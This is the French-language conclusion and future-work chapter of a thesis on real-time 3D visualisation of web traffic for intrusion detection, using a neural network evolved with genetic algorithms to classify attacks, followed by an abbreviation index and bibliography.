Dans cette recherche nous avons tenté de répondre aux deux questions suivantes : L'analytique visuelle a-t-elle pu être appliquée dans le contexte de l'analyse de données pour la sécurité web? Pourrions-nous créer une représentation visuelle "intelligente" des attaques web et extraire la connaissance à partir d'un graphe de fonctionnement du réseau?

L'implémentation de notre prototype et les bons résultats expérimentaux ont montré qu'une telle représentation web visuelle et "intelligente" est réalisable. Les parties fondamentales d'un tel système étaient l'intelligence artificielle et la visualisation. Un système évolutionnaire de réseaux de neurones artificiels combinant les réseaux de neurones et les algorithmes génétiques s'est avéré idéal pour la tâche de classification des attaques web.

Ce projet a démontré que la visualisation "intelligente" réduit considérablement le temps requis pour l'analyse de données et fournit en même temps les aperçus qui pourraient sinon échapper à l'analyse textuelle.

La visualisation offre les moyens puissants de l'analyse qui peuvent aider l'analyste de sécurité à découvrir les tendances ou les stratégies d'intrus qui sont susceptibles d'échapper à d'autres méthodes non visuelles. La visualisation lui permet de vérifier le processus analytique, puisque l'opérateur examine le trafic web directement et en temps réel et prend des décisions itératives au sujet de ce qui est présenté.

Le projet a prouvé que l'analytique visuelle offre le potentiel de fournir aux analystes et aux experts de milieu universitaire, d'industrie et de services publics les outils compétents de prise de décision pour :

- Ne pas perdre pied avec l'augmentation de la complexité de modèles et voir l'information essentielle plus rapidement
- Découvrir les occasions, les risques et les tendances qui seraient passés inaperçus auparavant
- Développer une approche antérieure et préventive à la prise de décision et comprendre le raisonnement et la validité cachée.

À un niveau très général, notre approche analytique à manipuler des données complexes peut être présentée comme suit :

1) "simplifier"

Au moyen de généralisation et agrégation, les données de requêtes web ont été transformées afin de réduire le détail excessif, les fluctuations et les particularités occasionnelles qui pourraient obstruer la visibilité des attributs essentiels. En conséquence, l'analyste de sécurité peut obtenir une vue synoptique globale des données sans grande perte d'information.

2) "diviser et grouper".

Pour une analyse plus complète, l'analyste a dû décomposer les données en pièces et examiner ces pièces. Pour accomplir ceci, seuls les attributs importants des données des requêtes web sont choisis, comme l'adresse source IP, la commande et les données utiles de la requête.

3) "voir en relation".

Pour une compréhension appropriée des données divisées en pièces, l'analyste a besoin de révéler les différences substantielles aussi bien que les similarités entre les pièces. Le prototype offre à l'analyste une option pour ne visualiser que le trafic malveillant, en plus de visualiser l'activité totale, normale et malveillante. En employant la coloration pour les différentes attaques web, l'analyste peut rapidement identifier en temps réel le type des attaques en progrès, leur origine et leur relation pendant une courte période de temps. De plus, il peut facilement repérer sur l'écran des attaques multiples et simultanées, provenant de réseaux différents, par les adresses sources IP et par la coloration des classes d'attaque.

4) "s'occuper des conditions particulières".

En raison de l'agrégation et de la simplification de données, l'information potentiellement valable pourrait être perdue. Tandis qu'il peut être impossible de considérer chaque donnée élémentaire individuellement, les diverses "conditions particulières" comme des valeurs exceptionnelles d'attributs et des comportements temporels typiques exigent l'attention de l'analyste. L'analyste de sécurité, en se concentrant sur les données utiles de la requête web peut examiner en temps réel le code malveillant des injections de code Perl, SQL ou d'autres langages évolués de programmation, l'information d'attaques de type Cross Site Scripting et le code de nouvelles attaques, telles que les vers et le virus.

Avec notre travail nous avons contribué à la recherche de sécurité de réseau et de visualisation web par les points suivants :

- Une aide de surveillance pour l'analyste de sécurité
- Un nouvel outil de visualisation du trafic web qui permet la perception et la détection rapide du trafic non autorisé
- Une visualisation en temps réel du trafic de réseau
- Une possibilité d'isoler le trafic malveillant pour l'analyse et la réponse immédiates
- Une utilisation de réseau évolutionnaire de neurones artificiels comme base de connaissance pour la classification rapide des attaques
- Un prototype d'un système de visualisation idéal pour enseigner la sécurité du serveur web aux utilisateurs non formés.

La surveillance du trafic web peut être appliquée aux autres services populaires d'Internet, tels que la messagerie électronique ou le DNS. En combinant les méthodes

analytiques, traditionnelles ou modernes, avec des techniques visuelles de présentation, on peut produire une approche très robuste vis-à-vis de la sécurité de réseau. La visualisation et l'intelligence artificielle peuvent être incorporées dans des systèmes de détection d'intrusion pour produire des systèmes plus puissants, capables de traiter les nouveaux défis d'attaques et les données bruyantes ou incomplètes. C'est assurément le futur dans le domaine de Détection d'Intrusion (DI).

5.2 Perspectives

5.2.1 Intelligence Artificielle

Dans notre système expert hybride, nous avons employé des algorithmes génétiques pour optimiser les poids de connexions d'un réseau de neurones artificiels (ANN). L'évolution a été également introduite dans les ANNs en général dans deux autres différents niveaux: dans les architectures et dans les règles d'apprentissage. La bonne architecture de réseau pour un problème particulier est souvent choisie à l'aide de moyens heuristiques. Concevoir une topologie de réseau de neurones tient toujours plus de l'art que de la technique. L'essence d'un algorithme d'apprentissage est la règle d'apprentissage, c.-à-d. une règle de mise à jour des poids qui détermine comment des poids de connexions sont modifiés. Les exemples des règles d'apprentissage populaires incluent la règle de "delta rule", la règle de Hebb et la règle d'apprentissage concurrentielle (competitive learning rule).

Des travaux futurs pourraient se concentrer sur l'implémentation d'évolution dans l'architecture et/ou les règles d'apprentissage de réseaux de neurones pour améliorer la performance du classificateur.

5.2.1.1 Évolution dans l'architecture d'ANN

L'architecture d'un ANN inclut sa structure topologique, c.-à-d. la connectivité et la fonction de transfert de chaque noeud dans le réseau des neurones. Le modèle d'architecture est crucial pour le fonctionnement réussi du réseau de neurones parce que l'architecture a un impact significatif sur les capacités de traitement de l'information d'un réseau. Etant donné une tâche d'apprentissage, un réseau de neurones avec seulement quelques connexions et noeuds linéaires ne peut éventuellement pas

accomplir la tâche en raison de ses capacités limitées, alors qu'un réseau avec un grand nombre de connexions et de noeuds non-linéaires peut, à cause de bruit parasite dans les données d'apprentissage, échouer à avoir de bonnes capacités de généralisation.

Jusqu'ici, la conception d'architecture est surtout le travail d'un expert. Elle dépend fortement de l'expérience du spécialiste et d'un processus laborieux d'épreuves et d'erreurs. Il n'y a aucune manière systématique de concevoir automatiquement une architecture presque optimale pour une tâche donnée.

L'évolution des architectures permet aux réseaux de neurones d'adapter leurs topologies à différentes tâches sans intervention humaine et ceci fournit une approche à la conception automatique des réseaux ANN's, puisque leurs poids de connexions et leurs structures peuvent être évolutifs.

5.2.1.2 Évolution dans les règles d'apprentissage d'ANN

Un algorithme de formation d'un réseau de neurones peut avoir des performances différentes quand il est appliqué à des architectures différentes. La conception des algorithmes de formation, plus fondamentalement les règles d'apprentissage employées pour ajuster des poids de connexions, dépend du type d'architecture sous étude. On a proposé différentes variantes de la règle d'apprentissage de Hebb pour traiter différentes architectures. Cependant, concevoir une règle d'apprentissage optimale devient très difficile quand il y a peu de connaissances antérieures au sujet de l'architecture du réseau de neurones, ce qui est souvent le cas dans la pratique. Il est souhaitable de développer une manière automatique et systématique en vue d'adapter la règle d'apprentissage à une architecture et à la tâche qui doit être exécutée. En d'autres termes, un réseau de neurones devrait apprendre sa règle d'apprentissage dynamiquement plutôt que de l'avoir conçue et fixée manuellement.

Puisque l'évolution est l'une des formes les plus fondamentales d'adaptation, l'évolution des règles d'apprentissage a été présentée dans les ANN's afin d'apprendre leurs règles d'apprentissage. Elle peut également être considérée comme un processus adaptatif de découverte automatique des nouvelles règles d'apprentissage.

5.2.2 Visualisation

Pour supporter l'analyse des graphes, une variété de méthodes visuelles a été développée ces dernières années. Ces méthodes transforment les structures abstraites des graphes en représentations spatiales. Cependant, les représentations visuelles des grandes données d'un graphe tendent à devenir denses et encombrées. Pratiquement toutes les approches connues pour aborder cette question sont basées sur le calcul d'un arbre approprié de hiérarchie (groupage hiérarchique) qui peut être employé comme carte mentale pour conduire la navigation dans une représentation graphique. Les techniques d'interaction sont également des outils utiles pour soutenir l'exploration de grands graphes. Spécifiquement, les techniques d'ensemble+détail (overview+detail) fournissent à des utilisateurs une vue d'ensemble générale d'un graphe et permettent des vues détaillées des parties du graphe sur demande. Les techniques de concentration+ contexte (focus+context) visent à intégrer tous les deux, des vues détaillées (concentration) et une vue d'ensemble (contexte).

Pour rendre visible une structure graphique sur l'écran d'un ordinateur, une représentation spatiale des noeuds du graphe doit être calculée. Selon plusieurs caractéristiques du graphe (par exemple sa taille) et des critères esthétiques, divers algorithmes peuvent être appliqués pour accomplir cette tâche. Puisque les données réelles d'un graphe (comme le trafic web) sont habituellement grandes, sa représentation visuelle peut avoir comme conséquence un affichage regrettablement dense et encombré. Par conséquent, on a développé des approches qui traitent de l'exploration visuelle de grands graphes. Généralement, des techniques comme le "zooming" et le "panning" de la représentation de graphe sont fournies pour permettre aux utilisateurs de commuter entre la vue d'ensemble et les représentations détaillées. Des visualisations interactives plus sophistiquées de graphes, visualisations telles que les vues de "Fisheye" ou d' "EdgeLens", fournissent une représentation intégrale des détails (concentration) et de la vue d'ensemble (contexte). En fonctionnement, soit au niveau graphique soit au niveau sémantique, ces techniques réalisent le concept de concentration+contexte.

5.2.2.1 Techniques de “Fisheye tree” et de “Graph Lenses”

Les techniques d'ensemble+détail et de concentration+contexte sont des concepts établis qui facilitent la navigation et ainsi l'exploration visuelle des espaces d'informations. Cependant, dans des techniques d'ensemble+détail, des utilisateurs sont obligés de combiner mentalement la vue d'ensemble et les vues détaillées. En utilisant le “zooming” et le “panning”, les utilisateurs doivent commuter fréquemment entre la vue d'ensemble et les vues détaillées pendant l’exploration des données. D'autre part, les techniques de concentration+contexte fournissent des vues détaillées intégrées dans une vue d'ensemble. Cependant, ceci implique habituellement un certain degré de déformation dans la vue d'ensemble (c.-à-d. le contexte). Particulièrement pour de grands ensembles de données, il est difficile d’interpréter l'information présentée dans le contexte déformé. Les approches courantes de visualisations des graphes se concentrent habituellement uniquement sur un concept, soit sur l’ensemble+détail soit sur le concentration+contexte.

Des travaux futurs sur des techniques de visualisation pourraient combiner de façon homogène aussi bien les techniques d’ensemble+détail que les techniques de concentration+contexte. Les représentations visuelles obtenues peuvent être manipulées à tout moment pour l’ensemble+détail et fournir des techniques interactives avancées de concentration+contexte sur demande. Des techniques de “Fisheye Tree Views” et de “Graph Lenses” ont pu être ajoutées au module de visualisation de notre prototype pour une interprétation rapide des attaques web multiples d’un site particulier ou des attaques simultanées de sites différents.

5.2.2.2 Exploration différée de graphique

Pendant l’exploration en temps réel des graphes du trafic web avec notre prototype, nous nous sommes rendus compte que trouver un bon point de vue des graphes c’était important pour l'interprétation rapide du trafic normal ou malveillant. L'utilisateur était obligé de regarder la scène de plusieurs points de vue afin de comprendre des graphes plus complexes, c.-à-d. pour regarder le code des attaques de nouveaux virus ou le code malveillant de “scripts” inclus dans les données de requêtes web des attaques de type “Cross Site Scripting” ou d'injections de code SQL. L'exploration différée du graphe est

nécessaire où des points intéressants pourraient être trouvés avant que l'utilisateur visite le graphe ainsi qu'après l'analyse.

Des travaux futurs pour notre module de visualisation pourraient se concentrer sur le calcul automatique de point de vue, basé sur des critères définis par l'utilisateur, ou sur des attributs importants de graphe comme l'adresse source IP et la méthode de requête web, le type d'attaque ou les attributs spéciaux des données de requête.

Index of Abbreviation

AI	Artificial Intelligence
ANN	Artificial Neural Network
API	Application Programming Interface
ART	Adaptive Resonance Theorem
ASP	Active Server Pages
BAM	Bidirectional Associate Memory
BNN	Backpropagation Neural Network
BP	Back Propagation
CGI	Common Gateway Interface
XSS	Cross Site Scripring
CVE	Common Vulnerabilities and Exposures
DDoS	Distributed Denial of Service
DNS	Domain Name Service
DoS	Denial of Service
EANN	Evolutionary Artificial Neural Network
EP	Evolutionary Programming
ES	Evolutionary Strategies
FTP	File Transport Protocol
GA	Genetic Algorithms
GIS	Geographic Information System
HIDS	Host Intrusion Detection System
HTML	Hyper Text Markup Language
HTTP	Hyper Text Transport Protocol
IDQ	Internet Data Query
IDS	Intrusion Detection System
IE	Internet Explorer

IIS	Internet Information Services
IP	Internet Protocol
IV	Information Visualization
IPS	Intrusion Prevention System
ISAPI	Internet Server Application Programming Interface
IUSR	Internet USeR (anonymous access acount for IIS)
LISP	LISt Processing
LRT	Likelihood Ratio Test
MDAC	Microsoft Data Access Components
MSADC	MicroSoft Active Directory Connector
NIDS	Network Intrusion Detection System
NMS	Network Management System
NN	Neural Network
PHP	PHP: Hypertext Preprocessor
RDS	Remote Data Service
RPC	Remote Procedure Call
ROC	Receiving Operating Characteristics
SQL	Structured Query Language
SSE	Sum of Squared Errors
SSI	Server Side Includes
SSL	Secure Sockets Layer
TCP	Transport Control Protocol
URL	Uniform Resource Locator
VA	Visual Analytics
WWW	World Wide Web

Bibliography

[Alvarez 03] Alvarez G., Petrovic S., "A new taxonomy of Web attacks suitable for efficient encoding", Computers & Security, vol. 22, Issue 5, p. 435-449, Elsevier, Jul. 2003.

[Axelsson 04] Axelsson, S., "Visualising Intrusions: Watching the Webserver", Security and Protection in Information Processing Systems, *IFIP 18th World Computer Congress, TC11 19th International Information Security Conference (SEC 2004)*, Toulouse, France, Kluwer, p. 259-274, Aug. 2004.

[Axelsson 04] Axelsson, S., "Combining a Bayesian Classifier with Visualisation: Understanding the IDS", *Proceedings of the 2004 ACM workshop on Visualization and data mining for computer security*, ACM Press, p. 99-108, Oct. 2004.

[Ball 04] Ball R., Fink G.A., North C., "Home-Centric Visualization of Network Traffic for Security Administration", *Proceedings of the 2004 ACM workshop on Visualization and data mining for computer security*, ACM Press, p. 55-64, Oct. 2004.

[Bouzida 04] Bouzida Y., and Gombault S., "Eigenconnections to Intrusion Detection", *Proceedings of the 18th IFIP World Computer Congress,* p. 241-258, 2004.

[Burn 93] Burn D.A., "Designing Effective Statistical Graphs". In C.R.Rao, Handbook of Statistics 9, Elsevier/North-Holland, Amsterdam, The Netherlands, September 1993.

[Carpenter and Grossberg 87] Carpenter G. and Grossberg S., "A Massively Parallel Architecture for a Self-Organizing Neural Pattern Recognition Machine", *Computer Vision, Graphics and Image Processing*, vol. 37, p. 54-115, 1987.

[Cgisecurity 02] "Fingerprinting Port 80 Attacks, A look into web server and web application attack signatures", http://www.cgisecurity.com/, 2002.

[Chen 05] Chen W-H., Hsu S-H., Shen H-P., "Application of SVM and ANN for intrusion detection", Computers and Operations Research, vol. 32, Issue 10, Elsevier, Oct. 2005.

[Chirillo 02] Chirillo J., "Hack Attacks Revealed", Wiley Publishing, p. 485-544, 2002.

[Cho 03] Cjo S.-B. and Han S.-J., "Two-Sophisticated Techniques to Improve HMM-Based Intrusion Detection Systems", Eds: C. Vigna, E. Johnson and C. Krugel, RAID 2003, LNCS 2820, Springer-Verlag, Berlin, Heidelberg, p. 207-219, 2003.

[Cohen 95] Cohen W.W., "Fast effective rule induction", *Proceedings of the 12th International Conference on Machine Learning*, 1995.

[Colombe 04] Colombe J.B., Stephens G., "Statistical Profiling and Visualization for Detection of Malicious Insider Attacks on Computer Networks", *Proceedings of the 2004 ACM workshop on Visualization and data mining for computer security VizSEC/DMSEC '04*, p. 138-142, October 2004.

[Conti 04] Conti, G., Abdullah, K. "Passive Visual Fingerprinting of Network Attack Tools", *Proceedings of the 2004 ACM workshop on Visualization and data mining for computer security*, ACM Press, p. 45-54, Oct. 2004.

[CVE 06] CVE: Common Vulnerabilities and Exposures, The Standard for Information Security Vulnerability Names, http://www.cve.mitre.org/, 2006.

[Cybenko 88] Cybenko G., "Continuous valued neural networks with two hidden layers are sufficient", (Technical Report), Department of Computer Science, Tuffs University, Medford, MA, 1988.

[Cybenko 89] Cybenko G., "Approximation by superpositions of a sigmoidal function", Mathematics of Control Signals and Systems, vol. 2, p. 304-314, 1989.

[Davis 91] Davis L., "Handbook on Genetic Algorithms", Van Nostrand Reinhold, New York, 1991.

[Debar 01] Debar H., Wespi A., "Aggregation and Correlation of Intrusion-Detection Alerts", Eds: W. Lee, L. Me and A. Wespi, RAID 2001, LNCS 2212, Springer-Verlag, Berlin, Heidelberg, p. 85-103, 2001.

[Denning 87] Denning D.E., "An intrusion-detection model", IEEE Transactions on Software Engineering, p. 222-232, 1987.

[Endorf 04] Endorf C., Schultz E. and Mellander J., "Intrusion Detection & Prevention", McGraw-Hill/Osborne, p. 16-19 & 118-120, 2004.

[Erkman 97] Erkman I. and Ozdogan A., "Short term load forecasting using genetically optimized neural network cascaded with a modified Kohonen clustering process", *Proceedings 1997 IEEE International Symposium Intelligent Control*, p. 107-112, 1997.

[Fogel 91] Fogel D.B., "System Identification Through Simulated Evolution: A Machine Learning Approach to Modeling", Needham Heights MA: Ginn, 1991.

[Friendly 05] Friendly M., "Gallery of Data Visualization", http://www.math.yorku.ca/SCS/vcd/, 2005.

[Gavrilis 04] Gavrilis D., Dermatas E., "Real-time detection of distributed denial-of-service attacks using RBF networks and statistical features", *Computer Networks*, Elsevier, vol. 48, p. 235-245, 2004.

[Giroso 89] Giroso F. and Roggio T., "Representation properties of networks; Kolmogorov's theorem is irrelevant", Neural Computation vol. 1, p. 465-469, 1989.

[Goldberg 85] Goldberg D.E., "Dynamic System Control Using Rule Learning and Genetic Algorithms", *9th International Joint Conference on Artificial Intelligence (IJCAI)*, p. 588 - 592, 1985.

[Goldberg 89] Goldberg D.E., "Genetic Algorithms in Search, Optimization and Machine Learning", Reading MA: Addison-Wesley, 1989.

[Goodall 04] Goodall J.R., Lutters W.G., Komlodi A., "The Work of Intrusion Detection: Rethinking the Role of Security Analysts",

Proceedings of the Tenth Americas Conference on Information Systems, New York, p. 1421-1427, Aug. 2004.

[Goodall 05] Goodall J.R., Ozok A.A., Lutters W.G., Rheingangs P., Komlodi A., "A User-Centered Approach to Visualizing Network Traffic for Intrusion Detection", *Extended Abstracts on Human Factors in computing systems CHI '05*, p. 1403-1406, April 2005.

[GraphViz 06] Graph Visualization software, http://www.graphviz.org.

[Halford 05] Halford W., Orso A., "Combining Static Analysis and Runtime Monitoring to Counter SQL-Injection Attacks", *ACM SIGSOFT Software Engineering Notes, Proceedings of the 3rd International Workshop on Dynamic Analysis WODA '05*, vol. 30, Issue 4, p. 1-7, ACM Press, May 2005.

[Haykin 99] Haykin S., "Neural Networks, A Comprehensive Foundation", 2nd Edition, Prentice Hall PTR, p. 156-208, 1999.

[Hecht-Nielsen 87] Hecht-Nielsen R., "Counter-Propagation Networks", *IEEE First International Conference on Neural Networks*, vol. II, p. 19-32, 1987.

[Hertz 91] Hertz J., Krogh A., Palmer, "Introduction to the Theory of Neural Computation", Reading MA: Addison-Wesley, 1991.

[Hilton 89] Hilton G.E., "Connectionist learning procedures", Artificial Intelligence, vol. 40, no. 1-3, p. 185-234, Sept. 1989.

[Hogg & Tanis 06] Hogg & Tanis, "Probability and Statistical Inference", 7th edition, Pearson Prentice Hall, USA, p. 600-615, 2006.

[Holland 75] Holland J.H., "Adaptation in Natural and Artificial Systems", University of Michigan Press, Ann Arbor, 1975.

[Holland 86] Holland J.H., "Escaping Brittleness: The possibilities of General purpose Learning Algorithms Applied to Parallel Rule-based Systems", Machine Learning an Artificial Intelligence Approach Vol. II, ed. R.S.Michalski, J. G. Carbonnell and T. M. Mitchell, Tioga, Palo Alto, Calf., p. 593-623, 1986.

[Hopfield 82] Hopfield J.J., "Neural networks and physical systems with emergent collective computational abilities", *Proceedings of the*

National Academy of Sciences of the USA, vol. 79, p. 2254-2558, 1982.

[Hornik 89] Hornik K., Stinchombe M., White H., "Multilayer feedforward network are universal approximators", Neural Networks, vol. 2, p. 359-366, 1989.

[Huang 03] Huang Y-W., Huang S-K., Lin T-P., Tsai C-H., "Web Application Security Assessment by Fault Injection and Behavior Monitoring", *Proceedings of the 12th International Conference on World Wide Web*, ACM Press, p. 148-154, May 2003.

[Ishibushi 95] Ishibushi H., Nozaki K., Yamamoto N., Tanaka H., "Selecting fuzzy If-Then rules for classification problems using genetic algorithms", *Fuzzy Sets and Systems*, vol. 52, p. 21-32, 1995.

[Jang 97] Jang J-S.R., Sun C-T., Mizutani E., "Neuro-Fuzzy and Soft Computing: A Computational Approach to Learning and machine Intelligence", Prentice Hall, Englewood Clifts, NJ, 1997.

[Kals 06] Kals S., Kirda E., Kruegel C., Jovanovic N., "SecuBat: A Web Vulnerability Scanner", *Proceedings of the 15th International Conference on World Wide Web '06*, ACM Press, p. 247-256, May 2006.

[Keim 06] Keim D.A., Mansmann F., Schneidewind J., Ziegler H., "Challenges in Visual Data Analysis", *Proceedings of Information Visualization (IV06),* p. 9-14, London, July 2006.

[Keim 06] Keim D.A., Mansmann F., Schneidewind J., Schreck T., "Monitoring Network traffic with Radial Analyzer", *2006 IEEE Symposium On Visual Analytics*, p. 123-128, Oct 2006.

[Kent 95] Kent A., Williams J.G., "Evolutionary artificial neural networks", Encyclopedia of Computer Science and Technolofy, vol. 33, Eds. New York: Marcel Dekker, p. 137-170, 1995.

[Kinnebrock 94] Kinnebrock W., "Accelerating the standard backpropagation method using a genetic approach", Neurocomputation, vol. 6, no. 5-6, p. 583-588, 1994.

[Kohonen 90] Kohonen T., "The self-organizing map", *Proceedings of the IEEE*, vol. 78, p. 1464-1480, 1990.

[Koike 04] Koike H., Ohno K., "SnortView: Visualization System of Snort Logs", *Proceedings of the 2004 ACM workshop on Visualization and data mining for computer security*, ACM Press, p. 143-147, Oct. 2004.

[Kolmogorov 57] Kolmogorov A.N.K., "On the representation of continuous functions of many variables by superposition of continuous functions of one variable and addition", Dokl.Akad.Nauk SSSR, vol. 114, p953-956, 1957.

[Komlodi 04] Komlodi, A., Goodall, J. R., Lutters, W.G., "An Information Visualization Framework for Intrusion Detection", *CHI '04 extended abstracts on Human factors in computing systems,* ACM press, p. 1743-1746, Apr. 2004.

[Kosko 88] Kosko B., "Bidirectional associative memories", *IEEE Transactions on Systems, Man, and Cybernetics*, SMC-18, p. 49-60, 1988.

[Koza 92] Koza J.R., "Genetic Programming: On the Programming of the Computers by Means of Natural Selection", MIT Press, Cambridge, MA, 1992.

[Krugel 03] Kruegel C., Vigna G., "Anomaly Detection of Web-based Attacks", *Proceedings of the 10th ACM conference on Computer and communications security*, ACM Press, p. 251-261, Oct. 2003.

[Krugel 05] Kruegel C., Vigna G., Robertson W., "A multi-model approach to the detection of web-based attacks", Computer Networks, vol. 48, Issue 5, p. 717-738, Elsevier, Aug. 2005.

[Lee 96] Lee S-W., "Off-line recognition of totally unconstrained handwritten numerals using multilayer cluster neural network",

IEEE Transaction Pattern Analytical Machine Intelligence, vol. 18, p. 648-652, 1996.

[Lee 00] Lee W., Stolfo S., Mok K., "Adaptive Intrusion Detection: A Data Mining Approach", Artificial Intelligence Review, vol. 14, Issue 6, Kluwer Academic Publishers, p. 533-567, Dec. 2000.

[McPherson 04] McPherson J., Ma K-L., Kystosk P., Bartoletti T., Christensen M., "PortVis: A Tool for Port-Based Detection of Security Events", *Proceedings of the 2004 ACM workshop on Visualization and data mining for computer security VizSEC/DMSEC '04*, p. 73-81, October 2004.

[Medsker 94] Medsker L.R., Liebowitz J., "Design and Development of Expert Systems and Neural Computing", Macmillan College Publishing Company, New York, 1994.

[Mitchell 97] Mitchell T.M., "Machine Learning", Carnegie Mellon University, McGraw-Hill Companies, Inc, p. 104-106, 1997.

[Montana and Davis 89] Montana D. J. and Davis L., "Training Feedforward Neural Networks Using Genetic Algorithms", *Proceedings 11th International Joint Conference Artificial Intelligence*, San Mateo CA, Morgan Kaufmann, p. 762-767, 1989.

[Nalluri 05] Nalluri A. and Kar D.C., "A web-based system for Intrusion Detection", Journal of Computing Sciences in Colleges, vol. 20 Issue 4, Consortium for Computing Sciences in Colleges (CCSC), USA, p. 274-281, Apr. 2005.

[Negnevitsky 02] Negnevitsky M., "Artificial Intelligence: A guide to Intelligent Systems", Pearson Addison Wesley, UK, p. 164-297, 2002.

[Nikolopoulos 97] Nikolopoulos C., "Expert Systems: Introduction to First and Second Generation and Hybrid Knowledge Based Systems", Marcel Dekker, Inc., New York, 1997.

[Ning 04] Ning P., Cui Y., Reeves D.S., XU D., "Techniques and Tools for Analysing Intrusion Alerts, *ACM Transactions on Information and System Security*, vol. 7, no. 2, p. 274-318, May 2004.

[Nizamutdinov 85] Nizamutdinov M., "Hacker Web Explotation Uncovered", A-List, LLC, USA, p. 15-206, 2005.

[Omatu 96] Omatu S. and Deris S., "Stabilization of inverted pendulum by the genetic algorithm", *Proceedings 1996 IEEE Conference Emerging Technologies and Factory Automation (ETFA '96)*, Part 1, p. 282-287, 1996.

[Osmera 95] Osmera P., "Optimization of neural networks by genetic algorithms", Neural Network World, vol. 5, no. 6, p. 965-976, 1995.

[Papadopoulos 04] Papadopoulos C., Kyriakakis C., Sawchuk A., He X., "CyberSeer: 3D Audio-Visual Immersion for Network Security and Management", *Proceedings of the 2004 ACM workshop on Visualization and data mining for computer security VizSEC/DMSEC '04,* p. 90-98, 2004.

[Rosenblatt 58] Rosenblatt F., "The perceptron: a probabilistic model for intrusion storage and organization in the brain", *Psychological Review*, vol. 65, p. 386-408, 1958.

[Rumelhart 86] Rumelhart D.E., Hinton G.E., Williams R.J., "Learning internal representations by error propagation. Eds. D.E Rumelhart and J.L. McClelland, *Parallel Distributed Processing*, vol. 1, p. 318-362, MIT Press, Cambridge, MA, 1986.

[Rumelhart 86] Rumelhart D.E., Hinton G.E., Williams R.J., "Learning representations by back-propagating errors", Nature, vol. 323, p.533-536, 1986.

[SANS 06] SANS: Sysadmin, Audit, Network, Security Institute, SANS Top-20 Internet Security Attack Targets (2006 Annual update), http://www.sans.org.

[Schaffer 92] Schaffer J.D., Whitley D., Eshelman L.J., "Combinations of Genetic Algorithms and Neural Networks: A Survey of the State of the Art", *Proceedings of the International Workshop on Combinations of Genetic Algorithms & Neural Networks,*

COGANN-92, IEEE, Computer Society Press, Baltimore MD, p. 1-37, 1992.

[Schwefel 81] Schwefel H.P., "Numerical Optimization of Computer Models", John Wiley, Chichester, 1981.

[Schwefel 95] Schwefel H.P., "Evolution and Optimum Seeking", New York: Wiley 1995.

[Scott 02] Scott D., Sharp R., "Abstracting Application-Level Web Security", *Proceedings of the 11th International Conference on World Wide Web*, ACM Press, p. 396-407, May 2002.

[Sekar 02] Sekar R., Gupta A., Frullo J., Shanbhag T., Tiwari A., Yang H. and Zhou S., "Specification-based Anomaly Detection: A new Approach for Detecting Network Intrusions", *Proceedings of the 9th ACM conference on computer and communications security*, ACM Press, p. 265-274, Nov. 2002.

[Sexton 98] Sexton R.S., Dorsey R.E., Johnson J.D., "Toward global optimization of neural networks: A comparison of the genetic algorithm and bachpropagation", Decision Support Systems, vol. 22, no. 2, p. 171-185, 1998.

[Shen 06] Shen Z., Ma K-L., Eliasi-Rad T., "Visual Analysis of Large Heterogenous Social Networks by Semantic and Structural Abstraction", *IEEE Transactions on Visualization and Computer Graphics*, Vol. 12, Issue 6, p. 1427-1439, Nov-Dec. 2006.

[Shepferd 90] Shepherd G.M, Koch C., "Introduction to synaptic circuits", *The Synaptic Organisation of the Brain*, G.M. Shepherd, Ed. Oxford University Press, New York, p. 3-31, 1990.

[Snort 06] Snort software, http://www.snort.org.

[Sprecher 65] Sprecher D.A., "On the structure of continuous functions of several variables", Trans. Amer. Math. Society, vol. 115: p 340-355, March 1965.

[Stent 73] Stent G.S., "A physiological mechanism for Hebb's postulate of learning", *Proceedings of the National Academy of Sciences of the USA*, vol. 70, p. 997-1001, 1973.

[Stolfo 01] Stolfo S.J., Lee W., Chan P.K., Fan W. and Eskin E., "Data Mining-based Intrusion Detectors: An overview of the Columbia IDS project SIGMOD Record vol. 30, no. 4, Dec. 2001.

[Sutton 86] Sutton R.S., "Two problems with backpropagation and other steepest-descent learning procedures for networks", *Proceedings of 8th Annual Conference Cognitive Science Society*, Hillsdale, NJ: Elbaum, p. 823-831, 1986.

[Swingler 96] Swingler K., "Applying Neural Networks, A Practical Guide", Academic Press, San Diego, CA, p. 116-137, 1996.

[Tan 06] Tan P-N., Steinbach M., "Introduction to Data Mining", Pearson International Edition, Addison Wesley, p. 105-140, 2006.

[Teoh 04] Teoh S-T., Ma K-L., Wu S-F., Jankun-Kelly T.J., "Detecting Flaws and Intruders with Visual Data Analysis", *Computer Graphics and Applications, IEEE*, Vol. 24, Issue 5, p. 27-35, Sept-Oct. 2004.

[Teoh 04] Teoh S-T., Ranjan S., Nucci A., Chuan C-N., "BGP Eye: A New Visualization Tool for Real-time Detection and Analysis of BGP Anomalies", *Proceedings of the 3rd International Workshop on Visualization for Computer Security VizSEC '06*, p. 81-90, November 2006.

[Topchy 97] Topchy A.P., Lebedko O.A., "Neural network training by means of cooperative evolutionary search", Nuclear Instrument Methods in Physics Res., Section A: Accelerators, Spectrometers, Detectors and Associated Equipment, vol. 389, no. 1-2, p. 240-241, 1997.

[Totel 04] Totel E., Vivinis B., Me L., "A language driven Intrusion Detection System for Event and Alert Correlation", *International Conference on Information Security*, *18th IFIP World Computer Congress*, p. 209-234, 2004.

[Totel 05] Totel E., Majorczyk F., Me L., "COTS diversity based Intrusion Detection and Application to Web servers", *Proceedings of the 8th International Symposium on the Recent Advances in Intrusion Detection (RAID)*. Springer Verlag, LNCS 3858, Sept. 2005.

[Tufte 86] Tufte E.R., "The Visual Display of Quantitative Information", Graphics Press, Cheshire, CT, March 1986.

[Tulip 06] Tulip software, http://www.tulip-software.org.

[Warrender 99] Warrender C., Forrest S., Pearlmutter B., "Detecting intrusions using system calls: alternative data models", *Proceedings of 1999 IEEE Symposium on Security and Privacy*, 1999.

[Webb 05] Webb A., "Statistical Pattern Recognition", 2nd Edition, John Wiley & Sons, Ltd, UK, p. 1-31, 2005.

[Whitley 90] Whitley D., Starkweather T., Bogart C., "Genetic algorithms and neural networks: Optimizing connections and connectivity", Parallel Computation, vol. 14, no. 3, p. 347-361, 1990.

[Xydas 06] Xydas I., Miaoulis G., Bonnefoi P-F., Plemenos D., Ghazanfarpour D., "3D graph Visualization prototype system for Intrusion Detection: A surveillance aid to security analysts", *Proceedings of the 9th International Conference on Computer Graphics and Artificial Intelligence,* Limoges, France, *P. 153-165,* May 2006.

[Xydas 06] Xydas I., Miaoulis G., Bonnefoi P-F., Plemenos D., Ghazanfarpour D., " 3D Graph Visualisation of Web Normal and Malicious Traffic", *Information Visualization 2006, IEEE*, p. 621-629, London, July 2006.

